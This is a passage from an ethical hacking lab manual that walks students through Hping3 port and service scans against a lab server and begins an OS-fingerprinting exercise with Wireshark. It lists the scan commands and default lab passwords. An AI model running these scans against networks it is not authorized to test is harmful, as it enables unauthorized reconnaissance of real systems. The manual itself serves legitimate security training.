


Figure 2.3.19: Zenmap displaying the Open Ports under Ports/Hosts tab

44. This concludes the demonstration of discovering target open ports, services, services versions, device type, OS details, etc. of the active hosts in the target network using various scanning techniques of Nmap.
45. Close all open windows and document all the acquired information.
46. Turn off the **Windows 10** and **Ubuntu** virtual machine.

TASK 4 Explore Various Network Scanning Techniques using Hping3

Here, we will use Hping3 to discover open ports and services running on the live hosts in the target network.

1. Switch to the **Parrot Security** virtual machine.
2. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Hping2/Hping3 is a command-line-oriented network scanning and packet crafting tool for the TCP/IP protocol that sends ICMP echo requests and supports TCP, UDP, ICMP, and raw-IP protocols. Using Hping, you can study the behavior of an idle host and gain information about the target such as the services that the host offers, the ports supporting the services, and the OS of the target.




Figure 2.4.1: Parrot Security login page

Note:

- If a **Parrot Updater** pop-up appears at the top-right corner of **Desktop**, ignore and close it.
- If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.

3. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.




Figure 2.4.2: MATE Terminal Icon

4. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
5. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

6. Now, type **cd** and press **Enter** to jump to the root directory.




Figure 2.4.3: Running the programs as a root user

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 4.1

Perform ACK Scan

7. In the terminal window, type **hping3 -A <Target IP Address> -p 80 -c 5** (here, the target machine is Windows Server 2016 [**10.10.10.16**]) and press **Enter**.

Note: In this command, **-A** specifies setting the ACK flag, **-p** specifies the port to be scanned (here, **80**), and **-c** specifies the packet count (here, **5**).



Figure 2.4.4: Hping3 TCP ACK scan command

8. In a result, the number of packets sent and received is equal, indicating that the respective port is open, as shown in the screenshot.




Figure 2.4.5: Hping3 ACK scan result

Note: The ACK scan sends an ACK probe packet to the target host; no response means that the port is filtered. If an RST response returns, this means that the port is closed.

TASK 4.2

Perform SYN Scan

9. In the terminal window, type **hping3 -8 0-100 -S <Target IP Address> -V** (here, the target machine is Windows Server 2016 [**10.10.10.16**]) and press **Enter**.

Note: In this command, **-8** specifies a scan mode, **-p** specifies the range of ports to be scanned (here, **0-100**), and **-V** specifies the verbose mode.




Figure 2.4.6: Hping3 TCP SYN scan command

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

10. The result appears, displaying the open ports along with the name of service running on each open port, as shown in the screenshot.




Figure 2.4.7: Hping3 SYN scan result

Note: The SYN scan principally deals with three of the flags: SYN, ACK, and RST. You can use these three flags for gathering illegal information from servers during the enumeration process.

TASK 4.3

Perform FIN, PUSH, and URG Scan

11. In the terminal window, type **hping3 -F -P -U <Target IP Address> -p 80 -c 5** (here, the target machine is Windows Server 2016 [**10.10.10.16**]) and press **Enter**.

Note: In this command, **-F** specifies setting the FIN flag, **-P** specifies setting the PUSH flag, **-U** specifies setting the URG flag, **-c** specifies the packet count (here, **5**), and **-p** specifies the port to be scanned (here, **80**).




Figure 2.4.8: Hping3 FIN, PUSH, and URG scan command

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

12. The results demonstrate that the number of packets sent and received is equal, thereby indicating that the respective port is open, as shown in the screenshot.




Figure 2.4.9: Hping3 FIN, PUSH, and URG scan result

Note: FIN, PUSH, and URG scan the port on the target IP address. If a port is open on the target, you will not receive a response. If the port is closed, Hping will return an RST response.

TASK 4.4

Perform TCP Stealth Scan

13. In the terminal window, type **hping3 --scan 0-100 -S <Target IP Address>** (here, the target machine is Windows Server 2016 [**10.10.10.16**]) and press **Enter**.

Note: In this command, **--scan** specifies the port range to scan, **0-100** specifies the range of ports to be scanned, and **-S** specifies setting the SYN flag.




Figure 2.4.10: Hping3 TCP stealth scan command

14. The result appears displaying the open ports and names of the services running on the target IP address, as shown in the screenshot.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 2.4.11: Hping3 TCP stealth scan result

Note: In the TCP stealth scan, the TCP packets are sent to the target host; if a SYN+ACK response is received, it indicates that the ports are open.

15. Apart from the aforementioned port scanning and service discovery techniques, you can also use the following scanning techniques to perform a port and service discovery on a target network using Hping3.
    - ICMP scan: **hping3 -1 <Target IP Address> -p 80 -c 5**
    - Entire subnet scan for live host: **hping3 -1 <Target Subnet> –rand-dest -I eth0**
    - UDP scan: **hping3 -2 <Target IP Address> -p 80 -c 5**
16. This concludes the demonstration of discovering open ports and services running on the live hosts in the target network using Hping3.
17. Close all open windows and document all the acquired information.
18. Turn off the **Parrot Security** and **Windows Server 2016** virtual machine.

Lab Analysis

Analyze and document all the results discovered in the lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS ABOUT THIS LAB.

Internet Connection Required	
☐ Yes	☑ No
Platform Supported	
☑ Classroom	☑ iLabs

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab 3

Perform OS Discovery

Banner grabbing, or OS fingerprinting, is used to determine the OS running on a remote target system.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

As a professional ethical hacker or a pen tester, the next step after discovering the open ports and services running on the target range of IP addresses is to perform OS discovery. Identifying the OS used on the target system allows you to assess the system's vulnerabilities and the exploits that might work on the system to perform additional attacks.

Lab Objectives

- Identify the target system's OS with Time-to-Live (TTL) and TCP window sizes using Wireshark
- Perform OS discovery using Nmap Script Engine (NSE)
- Perform OS discovery using Unicornscan

Lab Environment

To carry out this lab, you need:

- Windows 10 virtual machine
- Windows Server 2016 virtual machine
- Parrot Security virtual machine
- Ubuntu virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools
- Wireshark located at **E:\CEH-Tools\CEHv11 Module 03 Scanning Networks\Banner Grabbing Tools\Wireshark**
- You can also download the latest version of Wireshark from its official website. If you decide to download the latest version, the screenshots shown in the lab might differ.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Tools demonstrated in this lab are available in E:\CEH-Tools\CEHv11 Module 03 Scanning Networks

Lab Duration

Time: 15 Minutes

Overview of OS Discovery/Banner Grabbing

Banner grabbing, or OS fingerprinting, is a method used to determine the OS that is running on a remote target system.

There are two types of OS discovery or banner grabbing techniques:

- **Active Banner Grabbing**

  Specially crafted packets are sent to the remote OS, and the responses are noted, which are then compared with a database to determine the OS. Responses from different OSes vary, because of differences in the TCP/IP stack implementation.

- **Passive Banner Grabbing**

  This depends on the differential implementation of the stack and the various ways an OS responds to packets. Passive banner grabbing includes banner grabbing from error messages, sniffing the network traffic, and banner grabbing from page extensions.

Parameters such as TTL and TCP window size in the IP header of the first packet in a TCP session plays an important role in identifying the OS running on the target machine. The TTL field determines the maximum time a packet can remain in a network, and the TCP window size determines the length of the packet reported. These values differ for different OSes: you can refer to the following table to learn the TTL values and TCP window size associated with various OSes.

Operating System (OS)	Time To Live	TCP Window Size
Linux (Kernel 2.4 and 2.6)	64	5840
Google Linux	64	5720
FreeBSD	64	65535
OpenBSD	64	16384
Windows 95	32	8192
Windows 2000	128	16384
Windows XP	128	65535
Windows 98, Vista and 7 (Server 2008)	128	8192
iOS 12.4 (Cisco Routers)	255	4128
Solaris 7	255	8760
AIX 4.3	64	16384

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab Tasks

TASK 1

Identify the Target System's OS with Time-to-Live (TTL) and TCP Window Sizes using Wireshark

Here, we will use the Wireshark tool to perform OS discovery on the target host(s).

1. Before beginning this lab, turn on the **Windows 10**, **Windows Server 2016**, and **Ubuntu** virtual machine.
2. In the **Windows 10** virtual machine log in with the credentials Username: **Admin** and Password: **Pa$$w0rd**.

TASK 1.1

Install Wireshark

Wireshark is a network protocol analyzer that allows capturing and interactively browsing the traffic running on a computer network. It is used to identify the target OS through sniffing/ capturing the response generated from the target machine to the request-originated machine. Further, you can observe the TTL and TCP window size fields in the captured TCP packet. Using these values, the target OS can be determined.

3. Navigate to **E:\CEH-Tools\CEHv11 Module 03 Scanning Networks\Banner Grabbing Tools\Wireshark** and double-click **Wireshark-win64-3.0.5.exe**.

Note: If a **User Account Control** window appears, click **Yes**.

4. **Wireshark Setup** window appears; follow the steps to install Wireshark using all default settings.



Figure 3.1.1: Wireshark Setup window

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

5. In the **Packet Capture** wizard, ensure that the **Install Npcap 0.9983** checkbox is selected and click **Next**.

Note: The version of Npcap may differ in your lab environment.




Figure 3.1.2: Packet Capture wizard

6. In the **USB Capture** wizard, select the **Install USBPcap 1.3.0.0** checkbox and click **Install**.

Note: The version of USBPcap may differ in your lab environment.




Figure 3.1.3: USB Capture wizard

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

7. Follow the wizard steps to install Npcap and USBPcap using all default settings.
8. After the completion of the installation, in the **Wireshark Setup** windows, ensure that the **Reboot now** radio button is selected, and click **Finish**.




Figure 3.1.4: Wireshark setup window

9. The **Windows 10** virtual machine will restart. Log in with the credentials **Admin/Pa$$w0rd**.
10. Click on the **Start** menu and launch **Wireshark** from the applications.

TASK 1.2

Run Wireshark

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

11. The **Wireshark Network Analyzer** main window appears; double-click the available ethernet or interface (here, **Ethernet0**) to start the packet capture, as shown in the screenshot.

Note: The available interface might vary in your lab environment.




Figure 3.1.5: Wireshark main window, enabling to start the capture

TASK 1.3

Perform Ping on Target Machine (Windows)

12. Open the **Command Prompt**, type **ping 10.10.10.16** and press **Enter**.

